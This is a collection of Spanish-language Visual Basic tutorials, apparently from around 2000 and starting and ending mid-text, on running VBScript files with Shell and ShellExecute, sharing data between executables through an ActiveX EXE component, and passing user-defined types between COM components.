Tambien, dentro de el Script encuentra la creación del objeto externo *Messages.CMessage*, el cual es una componente fuera de proceso EXE ActiveX escrito por mi, y cuya función es establecer una comunicación entre programas, aquí se empea solo para dar el aviso asincrono de que la tarea a terminado. Un componente como este es idóneo también para retornar datos desde el Script a su cliente. Los detalles de este componentes se encuentran en el Anexo 1 de este articulo.

2. El Proyecto de Visual Basic

Se trata de un proyecto EXE normal:

1. En el menú Archivo, haga clic en Nuevo proyecto.
2. En el cuadro de diálogo Nuevo proyecto, haga doble clic en el icono EXE Estándar. Daremos al proyecto el nombre de *Scripting.*
3. Al formulario predeterminado demos el nombre de *frmScripting*.

4. Agreguemos un CommandButton (Name= *cmdJob,* Caption = *Llamar a TEST.VBS*) y un Label (Name= *lblPrompt*).
5. Agreguemos la referencia al componente *Message* (Ver Anexo 1): Desde el Menú Proyecto, Opción: Referencias. Ubique el archivo *Message.EXE* (puede ser mas cómodo hacerlo desde el botón Examinar).
6. Agregue el siguiente código al formulario *frmScripting*:

```
'------------------------------------------------------
' NAME          : frmScripting
' TYPE          : FORM
' PROJECT       : Scripting.vbp
' AUTHOR        : Harvey T.
' DESCRIPTION   : Ejemplo del articulo "Scripting al Servicio
'                 de Visual Basic"
' UPDATE        : 24-11-2000
'------------------------------------------------------
Option Explicit

'// Este objeto se emplea para esperar el evento que generará
'// el Script TEST.VBS cuando haya finalizado la tarea
Private WithEvents msg As Messages.CMessage
```

```
Private Sub Form_Load()
    Set msg = New Messages.CMessage
    Prompt vbNullString
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set msg = Nothing
End Sub

Private Sub cmdJob_Click()
    Shell "C:\WINDOWS\WSCRIPT.EXE " & BeetQM(App.Path &
"\TAREA.VBS")
End Sub

Private Function BeetQM(s)
    BeetQM = """" & s & """"
End Function

Private Sub msg_MessageChange()
    Prompt msg.Message
End Sub

Private Sub Prompt(s As String)
    lblPrompt.Caption = s
    lblPrompt.Refresh
End Sub
```

Note los siguientes detalles del anterior código: (1) Creamos un objeto de Message, este objeto se emplea para esperar el evento que generará el Script TEST.VBS cuando haya finalizado la tarea. (2) Hice la llamada al Script TAREA.VBS usando la instrucción Shell, realmente prefiero usar la API ShellExecute, ya que no requiere de ningún C:\WINDOWS\WSCRIPT.EXE, para detalles ver Anexo 2.

Así de simple es la cuestión. Ahora puede ejecutar el proyecto, y de clic sobre el unico botón. Si todo fue bien, debería obtener una pantalla final como esta:

Durante la ejecución de clic sobre el botón “Llamar a TEST.VBS” sucedió lo siguiente: (1) Se cargo y ejecuto el Host WSCRIPT.EXE, luego este llamo al motor de VBScript para

ejecutar la secuencia de comandos. Aquí se crea el componente fuera de proceso *Message*, que luego de haber terminado la tarea, dispara el evento *MessageChange* el cual es leído en el cliente. De esta manera sabemos que el Script ha terminado. Todo se produce de manera asincrona.

Resumen

La técnica anteriormente expuesta permite la ejecución de código VBScript o JScript (virtualmente JavaScript también, ya que podemos guarda código JavaScript en archivos JS sin ningún inconveniente) para ejecutar tareas asincronas. El empleo de un componente fuera de proceso como *Message* permite un dialogo entre el cliente y el Script. Este componente también puede ser usado para retornar datos al cliente a través de propiedades publicas y un evento como *MessageChange*. Es decir en sus manos quedan los mil y un servicios que le puede brindar esta idea.

Anexo 1. El Comonente *Message*

Reutilizo un componente que cree y explique en el articulo pasado llamado *"Comunicación Entre Ejecutables"*. Este articulo esta disponible en el sitio Web de ALGORITMO VIRTUAL de EIDOS (www.eidos.es). Si no dispone de este articulo, a continuación se explica como crear *Message.EXE*.

1. En el menú Archivo, haga clic en Nuevo proyecto.
2. En el cuadro de diálogo Nuevo proyecto, haga doble clic en el icono EXE ActiveX. Asigne Name=Message.
3. A la clase que fue creada como predeterminada daremos el nombre de *CMessage* (Name=CMessage). Agregamos el código:

```
'-----------------------------------------------
' NAME          : CMessage
' TYPE          : Class, Instancing=MultiUse
' PROJECT       : Messages, EXE ActiveX
' AUTHOR        : Harvey T.
' DESCRIPTION   : Keeps shared class CMessageStore
' UPDATE        : -
'-----------------------------------------------
Option Explicit

Public Event MessageChange()

Private WithEvents MessageStore As CMessageStore

Private Sub Class_Initialize()
    If gCount = 0 Then
```

```
        Set gMessageStore = New CMessageStore
    End If
    gCount = gCount + 1
    Set MessageStore = gMessageStore
End Sub

Private Sub Class_Terminate()
    If gCount - 1 = 0 Then
        Set gMessageStore = Nothing
    End If
    gCount = gCount - 1
    Set MessageStore = Nothing
End Sub

Private Sub MessageStore_MessageChange()
    RaiseEvent MessageChange
End Sub

Public Property Get Message() As String
    Message = MessageStore.Message
End Property

Public Property Let Message(RHS As String)
    MessageStore.Message = RHS
End Property

'//Code Test
Public Property Get Count() As Long
    Count = gCount
End Property
```

4. Cree un modulo estándar y de el valor *Shared* a la propiedad *Name*. El código de este modulo es el siguiente:

```
'-----------------------------------------------
' NAME         : Shared
' TYPE         : Standard Module
' PROJECT      : Messages, EXE ActiveX
' AUTHOR       : Harvey T.
' DESCRIPTION  : Keeps shared data
' UPDATE       : -
'-----------------------------------------------
Option Explicit

Public gCount As Long
```

```
Public gMessageStore As CmessageStore
```

5. Agregamos una nueva clase de nombre *CMessageStore,* de instancia privada. El código es el siguiente:

```
'-----------------------------------------------
' NAME          : CMessageStore
' TYPE          : Class, Instancing=Private
' PROJECT       : Messages, EXE ActiveX
' AUTHOR        : Harvey T.
' DESCRIPTION   : This is the shared class
' UPDATE        : -
'-----------------------------------------------
Option Explicit

Public Event MessageChange()

Private m_Message As String

Public Property Get Message() As String
    Message = m_Message
End Property

Public Property Let Message(RHS As String)
    m_Message = RHS
    RaiseEvent MessageChange
End Property
```

6. Por ultimo compile a Message.EXE.

Anexo 2. ShellExecute

La ventaja de la API *ShellExecute* sobre el *Shell* de Visual Basic es que no requiere del nombre de la aplicación para cargar un documento. Por ejemplo la llamada a un archivo de extensión DOC, cargara Microsoft Word con el documento. De la misma manera los Scripts de extensión VBS o JS se cargan naturalmente. Normalmente es conveniente empaquetar al código API en clases, así pues uso la clase *CShellExecute* que contiene el siguiente código:

```
'-------------------------------------------------------
' NAME          : CShellExecute
' TYPE          : CLASS
' PROJECT       : -
' AUTHOR        : -
```

```
' DESCRIPTION  : KB Visual Basic:
' HOWTO: Use ShellExecute to Launch Associated File (32-bit)
' ShellExecute() starts the application associated with a
' given document extension, without knowing the name of the
' associated application.
'-------------------------------------------------------------
Option Explicit

Private Declare Function ShellExecute Lib "shell32.dll" Alias
"ShellExecuteA" ( _
    ByVal hwnd As Long, _
    ByVal lpszOp As String, _
    ByVal lpszFile As String, _
    ByVal lpszParams As String, _
    ByVal lpszDir As String, _
    ByVal FsShowCmd As Long) As Long
Private Declare Function GetDesktopWindow Lib "user32" () As Long

Private Const SW_SHOWNORMAL          As Long = 1
Private Const SE_ERR_FNF             As Long = 2
Private Const SE_ERR_PNF             As Long = 3
Private Const SE_ERR_ACCESSDENIED    As Long = 5
Private Const SE_ERR_OOM             As Long = 8
Private Const SE_ERR_DLLNOTFOUND     As Long = 32
Private Const SE_ERR_SHARE           As Long = 26
Private Const SE_ERR_ASSOCINCOMPLETE As Long = 27
Private Const SE_ERR_DDETIMEOUT      As Long = 28
Private Const SE_ERR_DDEFAIL         As Long = 29
Private Const SE_ERR_DDEBUSY         As Long = 30
Private Const SE_ERR_NOASSOC         As Long = 31
Private Const ERROR_BAD_FORMAT       As Long = 11

Public Sub StartDoc( _
    Document As String, _
    Optional ShowError As Boolean = False _
    )
    Dim Scr_hDC As Long
    Dim rtn     As Long

    Scr_hDC = GetDesktopWindow()
    rtn = ShellExecute(Scr_hDC, "OPEN", Document, "", "C:\",
SW_SHOWNORMAL)

    If ShowError Then
       ShowErrorMessage rtn
    End If
```

```
End Sub

Private Sub ShowErrorMessage(r As Long)
    Dim s As String

    If r <= 32 Then
        'There was an error
        Select Case r
            Case SE_ERR_FNF
                s = "File not found"
            Case SE_ERR_PNF
                s = "Path not found"
            Case SE_ERR_ACCESSDENIED
                s = "Access denied"
            Case SE_ERR_OOM
                s = "Out of memory"
            Case SE_ERR_DLLNOTFOUND
                s = "DLL not found"
            Case SE_ERR_SHARE
                s = "A sharing violation occurred"
            Case SE_ERR_ASSOCINCOMPLETE
                s = "Incomplete or invalid file association"
            Case SE_ERR_DDETIMEOUT
                s = "DDE Time out"
            Case SE_ERR_DDEFAIL
                s = "DDE transaction failed"
            Case SE_ERR_DDEBUSY
                s = "DDE busy"
            Case SE_ERR_NOASSOC
                s = "No association for file extension"
            Case ERROR_BAD_FORMAT
                s = "Invalid EXE file or error in EXE image"
            Case Else
                s = "Unknown error"
        End Select
        MsgBox s, vbInformation
    End If
End Sub
```

Para emplear la clase, la adicionamos al proyecto del ejemplo y cambiamos el código del evento del botón *cmdJob* por el siguiente:

```
Private Sub cmdJob_Click()
    Dim O As CShellExecute

    cmdJob.Enabled = False
```

```
    Prompt "Llamando al Script..."

    Set O = New CShellExecute
    O.StartDoc App.Path & "\TAREA.VBS"
    Set O = Nothing
End Sub
```

Artículo	Comunicación Entre Ejecutables
Autor / Fuente	Harvey Triana
Tema	Programación General con Visual Basic
Creado	Septiombre 12 de 2000

Comunicación Entre Ejecutables

Las Referencias a un Unico Objeto Compartido es la Técnica ActiveX de Alto Nivel para Comunicar Datos Entre Ejecutables

Una de las cuestiones por las que suelo recibir preguntas es como transferir datos de un ejecutable a otro. La respuesta es simpre la misma: crea un componente fuera de proceso. La documentación de Visual Basic presenta el ejemplo conocido como la clase CoffeeMonitor. No obstante este ejemplo, a parte de extenso, suele parecer complicado y la forma de compartir datos entre diferentes clientes parece poco asible. Desafortunadamente el ejemplo de la MSDN termina la exposición con este titulo : "Un error en la clase Connector", y termina con "...en las aplicaciones de ejemplo Coffee2.Vbp y CoffWat2.Vbp se explora una posible solución a este error"; supongo que algo así desanima a más de uno. El ejemplo que presento en este articulo tiene dos propósitos: (1) Aislar el tratamiento de las clases compartidas (para presentar su funcionalidad claramente), y (2) Solventar el problema: "Un error en la clase Connector".

Este articulo supone que el lector tiene alguna experiencia en la creación de componentes ActiveX.

Introducción

Recordemos que los componentes pueden ejecutarse en proceso o fuera de proceso con respecto a los clientes que utilizan sus objetos. Un componente fuera de proceso, o componente EXE ActiveX, se ejecuta en su propio espacio de direcciones. En virtud de esto, un componente EXE ActiveX puede mantener variables fuera del proceso del cliente. No obstante la implementasion de variables compartidas sugiere una técnica para compartir un objeto para todos los clientes.

Ejemplo Paso a Paso

El ejemplo que expondré a continuación muestra como la propiedad *Message* de la clase *CMessage* se comparte entre diferentes ejecutables. Primero crearemos el componente ActiveX Fuera de Proceso llamado *Message.EXE*. Luego crearemos un cliente simple de *Message.EXE* llamado *BinTest.EXE*.

El Proyecto Message

1. En el menú Archivo, haga clic en Nuevo proyecto.

2. En el cuadro de diálogo Nuevo proyecto, haga doble clic en el icono EXE ActiveX. Asigne Name=Message.

3. A la clase que fue creada como predeterminada daremos el nombre de CMessage (Name=CMessage).

4. Implementamos la clase compartida *CMessageStore*. Esta clase usa una referencia a un objeto global de un modulo estándar (*Shared.BAS*). Los modulos estandar en Visual Basic se comportan similar a las clases estáticas de Java, es decir, asi como declaramos Static en un procedimiento, las variables se comparten a nivel de proyecto. La variable *gCount* mantiene una cuenta lógica de las instancias de la clase *CMessage*, así el sistema sabe cuando crear o destruir los recursos compartidos. Usamos *WithEvents* para que podamos procesar eventos de un objeto creado en un modulo estándar (debiera tomar esto como un "tip"). Cada cliente tiene un objeto *CMessage*, y todos los cliente tienen un unico objeto de *MessageStore*. El código para implementar un objeto compartido sule seguir este modelo:

```
Private WithEvents MessageStore As CMessageStore

Private Sub Class_Initialize()
   If gCount = 0 Then
      Set gMessageStore = New CMessageStore
   End If
   gCount = gCount + 1
   Set MessageStore = gMessageStore
End Sub
```

```
Private Sub Class_Terminate()
   If gCount - 1 = 0 Then
      Set gMessageStore = Nothing
   End If
   gCount = gCount - 1
   Set MessageStore = Nothing
End Sub
```

5. Creamos el evento *MessageChange*. Este evento se crea con el propósito de notificar a los clientes que el mensaje a cambiado, en otras palabras, que la propiedad *Message* ha cambiado de valor. Por supuesto que una de las instancia es la que cambia el mensaje, entones dispara el evento *MessageChange* en todos los demás clientes activos.

```
Public Event MessageChange()
...
Private Sub MessageStore_MessageChange()
   RaiseEvent MessageChange
End Sub
```

6. Creamos la propiedad *Message*. Esta propiedad representa una variable compartida. Note que quien almacena la variable es la clase compartida *CMessageStore*, y *CMessage*.

```
Public Property Get Message() As String
   Message = MessageStore.Message
End Property

Public Property Let Message(RHS As String)
   MessageStore.Message = RHS
End Property
```

7. Algun codigo de prueba. La propiedad *Count* nos dira el numero de instancia de la clase *CMessage* creada por los clientes.

```
'//Code Test
Public Property Get Count() As Long
   Count = gCount
End Property
```

8. En total, el código de la clase CMessage es el siguiente:

```
'-------------------------------------------------
' NAME : CMessage
' TYPE : Class, Instancing=MultiUse
' PROJECT : Messages, EXE ActiveX
' AUTHOR : Harvey T.
' DESCRIPTION : Keeps shared class CMessageStore
' UPDATE : -
'-------------------------------------------------
Option Explicit

Public Event MessageChange()

Private WithEvents MessageStore As CMessageStore

Private Sub Class_Initialize()
   If gCount = 0 Then
      Set gMessageStore = New CMessageStore
   End If
   gCount = gCount + 1
   Set MessageStore = gMessageStore
End Sub

Private Sub Class_Terminate()
   If gCount - 1 = 0 Then
      Set gMessageStore = Nothing
   End If
   gCount = gCount - 1
   Set MessageStore = Nothing
End Sub
```

```
Private Sub MessageStore_MessageChange()
   RaiseEvent MessageChange
End Sub

Public Property Get Message() As String
   Message = MessageStore.Message
End Property

Public Property Let Message(RHS As String)
   MessageStore.Message = RHS
End Property

'//Code Test
Public Property Get Count() As Long
   Count = gCount
End Property
```

9. El modulo *Shared*. Cree un modulo estándar y de el valor Shared a la propiedad Name. El código de este modulo es el siguiente:

```
'-----------------------------------------------
' NAME : Shared
' TYPE : Standard Module
' PROJECT : Messages, EXE ActiveX
' AUTHOR : Harvey T.
' DESCRIPTION : Keeps shared data
' UPDATE : -
'-----------------------------------------------
Option Explicit

Public gCount As Long
Public gMessageStore As CmessageStore
```

10. La clase CMessageStore. Esta es la clase compartida, es quien realmente mantiene la variable compartida (m_Message). El código es el siguiente:

```
'-----------------------------------------------
' NAME : CMessageStore
' TYPE : Class, Instancing=Private
' PROJECT : Messages, EXE ActiveX
' AUTHOR : Harvey T.
' DESCRIPTION : This is the shared class
' UPDATE : -
'-----------------------------------------------
Option Explicit

Public Event MessageChange()

Private m_Message As String

Public Property Get Message() As String
   Message = m_Message
End Property

Public Property Let Message(RHS As String)
   m_Message = RHS
   RaiseEvent MessageChange
End Property
```

11. Por ultimo genere el ejecutable Message.EXE.


El Proyecto de Prueba

1. En el menú Archivo, haga clic en Nuevo proyecto.

2. En el cuadro de diálogo Nuevo proyecto, haga doble clic en el icono EXE Estándar. Daremos al proyecto el nombre de BinTest (Name= BinTest)

3. Al formulario predeterminado demos el nombre de *frmBinTest*.

4. Agreguemos un CommandButton (Name=cmdSend), un segundo CommandButton (Name= cmdTestCount) y un TextBox (Name= txtMessage). La disposición de los controles es la siguiente:



5. Agreguemos la referencia al componente *Message* creado anteriormente: Desde el Menú Proyecto, Opción: Referencias. Ubique el archivo Message.EXE (puede ser mas cómodo hacerlo desde el botón Examinar).


6. Agregue el siguiente código al formulario *frmBinTest*:

```
'------------------------------------------------
' NAME : frmBinTest
' TYPE : Form
' PROJECT : BinTest, EXE Standard
' AUTHOR : Harvey T.
' DESCRIPTION : Sample of Shared Class
' UPDATE : -
'------------------------------------------------
Option Explicit

Private WithEvents msg As Messages.CMessage

Private Sub cmdSend_Click()
   txtMessage.SetFocus
   msg.Message = txtMessage.Text
End Sub

Private Sub cmdTestCount_Click()
   txtMessage.Text = "Count = " & msg.Count
End Sub

Private Sub Form_Load()
   Set msg = New Messages.CMessage
End Sub

Private Sub Form_Unload(Cancel As Integer)
   Set msg = Nothing
End Sub

Private Sub msg_MessageChange()
   If Not txtMessage.Text = msg.Message Then
      txtMessage.Text = msg.Message
   End If
End Sub
```

7. Por ultimo genere el ejecutable *BinTest.EXE*.

Prueba

Abra el ejecutable *BinTest.EXE* las veces que desee. Ahora escriba algo en la caja de texto y use el comando *Send*. Vera que todos los cliente reconocen el mensaje. La siguiente imagen fue mi prueba:



Use el comando *TestCount* para reflejar el numero de instancia de la clase *CMessage* (cierre y abra nuevas instancias de *BinTest.EXE* para mas claridad).

Utilización en el Mundo Real

Por supuesto la aplicación BinTest no el único cliente que puede utilizar *Message.EXE*, lo pueden utilizar en otros programas creados con Visual Basic, y en general todo lo que siga la norma ActiveX, por ejemplo cualquier aplicación de Office, programas creados con J++, etc.

Quizás los servicios de compartir variables entre ejecutables sea mas interesante en un entorno de network o en el Web. Por supuesto aquí es donde Ud. Debe crear un componente distribuido. El código no es diferente, el despliegue en red si que lo es. Suerte.

Artículo	Pasar Tipos Definidos a Objetos ActiveX
Autor / Fuente	Harvey Triana
Tema	Programación General
Creado	Octubre 20 de 1999
Aplica	Visual Basic 4.0/5.0/6.0

Pasar Tipos Definidos a Objetos ActiveX

Como pasar Estructuras como Parámetros o Propiedades a Objetos

Este articulo muestra como pasar Tipos Definido por el Usuario (UDTs) entre objetos ActiveX. En módulos locales recuerde que puede pasar los UDT a cualquier lugar siempre que haga los métodos y propiedades *Friend*. No obstante, también recuerde que *Friend* dará alcance dentro del proyecto, y no será visible entre Componentes.

Los programadores de Visual Basic 5, y versiones anteriores, no pueden pasar estructuras a objetos COM de manera natural, tal y como se ha hecho siempre en C++ o ahora con Visual Basic 6 (SP3) por ejemplo. Sin embargo hay soluciones, pero de hecho laboriosas, y de las cuales daré ejemplos.

Visual Basic 6 cambio las cosas, es posible hacer publico un UDT en un objeto publico. Este UDT hará parte de la *Type Library* del objeto ActiveX creado, y los clientes pueden acceder a el como un tipo más disponible. También colocare un ejemplo para este caso. No obstante hay detalles que deberá saber.

Pasar UDTs entre Objetos con Visual Basic 5

Si deseamos pasar UDTs a Componentes tenemos una solución inteligente, y es convertir cada UDT en una Clase y orientar los módulos a objetos. Sin embargo imagínese un proyecto antiguo demasiado grande en el que no deseamos hacer tal reingenieria ya que el precio sería muy alto.

Ciertamente existen soluciones lógicas al asunto. Sin embargo, es demasiado trabajo para algo que debe ser natural. No obstante, existen casos en que seria absolutamente necesario. Recuerdo un proyecto que desarrolle hace un par de años o más, y requería imperiosamente dividirlo en componente por su gran tamaño, sin embargo este proyecto usaba muchos UDTs, por lo que tuve que emplear algunos de los artificios que expondré a continuación.

Conozco tres formas de pasar UDTs entre componentes de Visual Basic 5: (1) Pasar los datos en matrices de Bytes a través de la API CopyMemory, (2) Pasar los datos en matrices de Bytes a través de cadenas Binarias en variables, y (3) Escribir / Leer cadenas Binarias a través de archivos Binary (blobs). Dispondré ejemplos para los dos primeros casos.

Pasar los datos en matrices de Bytes a través de la API CopyMemory

Aunque laboriosa, representa la manera más sencilla de resolver el problema. Sin embargo, si no tiene cuidado con la API CopyMemory su programa puede caerse con falla de protección de Windows.

Expondré el asunto desde la perspectiva de un solo módulo y luego explicaré que se debe hacer en el entorno Componente - Cliente.

Ejemplo:

```
'// MODULE      : frmTest
'// DESCRIPTION : Ejemplo de pasar UDT en con CopyMemory
'// AUTHOR      : Harvey T.
'// UPDATE      : 20/10/99

Option Explicit

Private Declare Sub CopyMemory Lib "Kernel32" Alias "RtlMoveMemory" ( _
                    ByRef Destination As Any, _
                    ByRef Source As Any, _
                    ByVal Bytes As Long)

'//UDT de muestra
Private Type udt_Address
    Street As String * 24
    City   As String * 12
    Zip    As String * 12
End Type

Private Sub Form_Load()
    Dim Address As udt_Address
    ReDim b(1 To Len(Address)) As Byte
```

```
    Show
    With Address
        .City = "Bogotá"
        .Street = "Crr 28 No 91-29"
        .Zip = "-"
        Print .City, .Street, .Zip
    End With

    '//Pasa del UDT a la matriz de bytes
    Call UDTAddressToBytes(b(), Address)

    '//Borra el UDT para mostrar luego que si se recupera
    Address.City = ""

    '//Recupera el UDT de la matriz de bytes
    Address = BytesToUDTAddress(b())
    With Address
        Print .City, .Street, .Zip
    End With
End Sub

Private Sub UDTAddressToBytes( _
    ByRef a() As Byte, _
    ByRef u As udt_Address _
    )
    Call CopyMemory(a(1), u, Len(u))
End Sub

Private Function BytesToUDTAddress( _
    a() As Byte) As udt_Address
    Call CopyMemory(BytesToUDTAddress, a(1), Len(BytesToUDTAddress))
End Function
```

Para pasar entre Cliente- Componente tenga en cuanta estos requerimientos:

- Declarar la API CopyMemory en el Cliente y en el Componente
- Declarar el UDT como Private en el Cliente y en el Componente
- Escribir y hacer copia de los procedimientos para transferir la memoria tanto en el Cliente como en ele Componente. En el ejemplo anterior son *UDTAddressToBytes* (Pasa del UDT a la matriz de bytes) y *BytesToUDTAddress* (recupera el UDT de la matriz de bytes)
- Declarar una matriz de bytes, con base 1 y tamaño igual a la UDT. Recuerde usar: *ReDim MiMatriz(1 To Len(MiUDT)) As Byte*
- Llamar al procedimiento de transferencia UDT a Bytes o viceversa.

Si estudia el procedimiento Form_Load del ejemplo anterior, quedará claro.

Pasar los datos en matrices de Bytes a través de cadenas Binarias en Variables

Esta técnica es similar en labor a la anterior, posiblemente más segura, ya que mantiene todo en código plano de Visual Basic. Es algo engorroso usar un UDT adicional para servir de *Stream* binario del tipo de datos que deseamos transferir.

Veamos un ejemplo en donde se trabaja con un Cliente (Formulario) y una Clase de un Componente.

```
'// MODULE      : frmTest
'// DESCRIPTION : Ejemplo de pasar UDT en con LSet
'// AUTHOR      : Harvey T.
'// UPDATE      : -


Option Explicit

'//UDT a pasar
Private Type udt_Any
    dDate As Date
    nInt  As Integer
    nLng  As Long
End Type
Private u As udt_Any

'//Stream binario del UDT anterior (udt_Any)
Private Type udt_Stream
    sBytes As String * 14 '//tamaño de udt_Any
End Type
```

```
Private b As udt_Stream

Private Sub Form_Load()
    Dim obj As New Class1 '//Clase de componente
    Dim s As String

    '// Datos de ejemplo para el UDT
    u.dDate = Now()
    u.nInt = -999
    u.nLng = 1234567890
    Debug.Print "En el cliente:"
    Debug.Print u.dDate, u.nInt, u.nLng

    LSet b = u '//copia en memoria !
    s = b.sBytes
    obj.GetUDT s
End Sub
```

Codigo en la clase:

```
'// MODULE      : Class1
'// DESCRIPTION : Ejemplo de pasar UDT en con LSet
'// AUTHOR      : Harvey T.
'// UPDATE      : -

Option Explicit

'//Espejo de los UDTs del cliente
Private Type udt_Any
    dDate As Date
    nInt  As Integer
    nLng  As Long
End Type

Private Type udt_Stream
    sBytes As String * 14
End Type

Public Sub GetUDT(ByRef Stream As String)
    Dim u As udt_Any
    Dim b As udt_Stream

    b.sBytes = Stream
    LSet u = b '//Recuperación en memoria !

    Debug.Print "En objeto:"
    Debug.Print u.dDate, u.nInt, u.nLng
End Sub
```

Tenga en cuanta estos requerimientos:

- Declarar el UDT como Private en el Cliente y en el Componente
- Declarar un UDT adicional tanto en el Cliente como en el Componente, el cual tiene un único miembro de tipo Byte de longitud igual a UDT primero.
- Escribir los procedimientos para transferir la memoria. En el ejemplo anterior se muestra *GetUDT*
- Llamar al procedimiento de transferencia UDT a Bytes o en sentido contrario.

Escribir / Leer cadenas Binarias a través de archivos Binary (blobs)

Esta es la técnica menos eficiente ya que escribe en el disco. No será atractiva en entornos distribuidos o donde se desee alto rendimiento. Creo que a nadie le parecerá atractiva, por lo que no expondré este caso con ejemplos. Simplemente se deriva que no usaremos *CopyMemory* ni un *UDT Stream*, solo escribiremos / leeremos en un archivo Binary. Resulta muy laborioso el mantenimiento.

NOTA.

A pesar de existir soluciones, existe una limitación en las técnicas que expuse a continuación: los tipos cadenas (Strings) deben ser de longitud constante. Es decir, deberá declarar los tipos de cadena con String * N. Se podría salvaguradar esta limitación al crear un tipo Integer adicional en el UDT para cada tipo String, con el objetivo de almacenar la longitud de la cadena. Esto impone bastante complejidad al problema, por lo que recomiendo mantener el precio de cadenas de longitud fija.

Pasar UDT con Visual Basic 6

En Visual Basic 6 el asunto se logra con limpieza y eficiencia. Es flexible aun para entornos distribuidos y componentes para MTS.

Ejemplo:

```
'// MODULE      : frmTest
'// DESCRIPTION : Ejemplo de pasar UDT
'// AUTHOR      : Harvey T.
'// UPDATE      : -


Option Explicit

Private oc As cls_Sample '//Objeto en componente

Private Sub LetAddress()
    Dim a As udt_Address

    a.City = "Bogotá"
    a.Street = "Crr 29 No 91-29"
    a.Zip = "-"

    oc.Address = a

    '//test
    Debug.Print "from client: "; a.City
End Sub

Private Sub GetAddress()
    Dim a As udt_Address

    a = oc.Address
End Sub

Private Sub Form_Load()
    Set oc = New cls_Sample

    LetAddress
    GetAddress
End Sub
```


En el componente (puede ser remoto):

```
'// CLASS       : cls_Sample
'// DESCRIPTION : Ejemplo de pasar UDT
'// AUTHOR      : Harvey T.
'// UPDATE      : -


Option Explicit

Public Type udt_Address
    Street As String
    City As String
    Zip As String
End Type

Private m_Address As udt_Address

Public Property Get Address() As udt_Address
    Address = m_Address
End Property

Public Property Let Address(ByRef v As udt_Address) '//KEY: ByRef
    m_Address = v

    '//test
    Debug.Print "from component: "; m_Address.City
End Property
```

Es importante que note la clausula *ByRef* del procedimiento de propiedad *Let Adress*. Es un requerimiento.

Formularios en Componentes de Código

Técnicas Depuradas para Suministrar Formularios desde Componentes ActiveX con Visual Basic
Parte I, Formularios Modales en Proceso



Suministrar Formularios desde componentes es una buena estrategia de desarrollo. Los formularios ocupan espacio considerable en el ambiente de desarrollo de un proyecto. No es necesario mantener cada formulario en el proyecto principal, de hecho el único formulario de una aplicación podría ser el *inicial*, hablando técnicamente el *Front End* de la solución. Empaquetar formularios en componentes de código permitirá a una aplicación robusta evolucionar en tamaño y desarrollo libre de sobrecarga. Sin embargo, usar Formularios en Componentes tiene su intríngulis y suele ser un tema relativamente nuevo para programadores Visual Basic corrientes, quizá extraño y difícil. Puede que Ud. haya empacado ya muchos formularios en componentes de código, sin embargo, los modelos que sugiero en este articulo son altamente competentes, y representan una alternativa simple y robusta al mismo tiempo.

Inicialmente pense escribir este articulo para que cubriera los formularios modales y no modales, sin embargo el escrito se extendió tanto, que decidí dividirlo en dos partes: en (1) Formularios Modales en Componentes en Proceso, (2) Formularios no Modales en Componentes en Proceso, con alguna nota sobre formularios en componentes fuera de proceso.

Otra difícil decisión que tuve que tomar fue: ¿Escribo todo basado en interfaces múltiples, o uso el estilo tradicional?. Vaya decisión. Si me decidia por usar interfaces, quizás programadores noveles e intermedios en Visual Basic no leerían este articulo, o quiza lo leerían y perciban un extraño modo de hacer difícil las cosas fáciles. La programación orientada a Interfaces presenta unos perfiles si no avanzados, poco frecuentes entre programadores (en especial aquellos que vienen de la antigua OOP), y reviste mayores explicaciones que pueden terminar en desanimar al lector. De otro lado la programación tradicional será aceptada inmediatamente en todos los niveles de programadores Visual Basic, y finalmente, el articulo será útil. Bien, que me condenen al infierno de Dante los programadores avanzados en Visual Basic, use programación tradicional en los modelos de código de este articulo. Sin embargo, para expirar en parte mi pecado, escribí un ejemplo en un anexo para explicar exactamente como usar lo mismo pero con interfaces. Si me preguntan: ¿Cuál es mejor?, la respuesta es: La programación 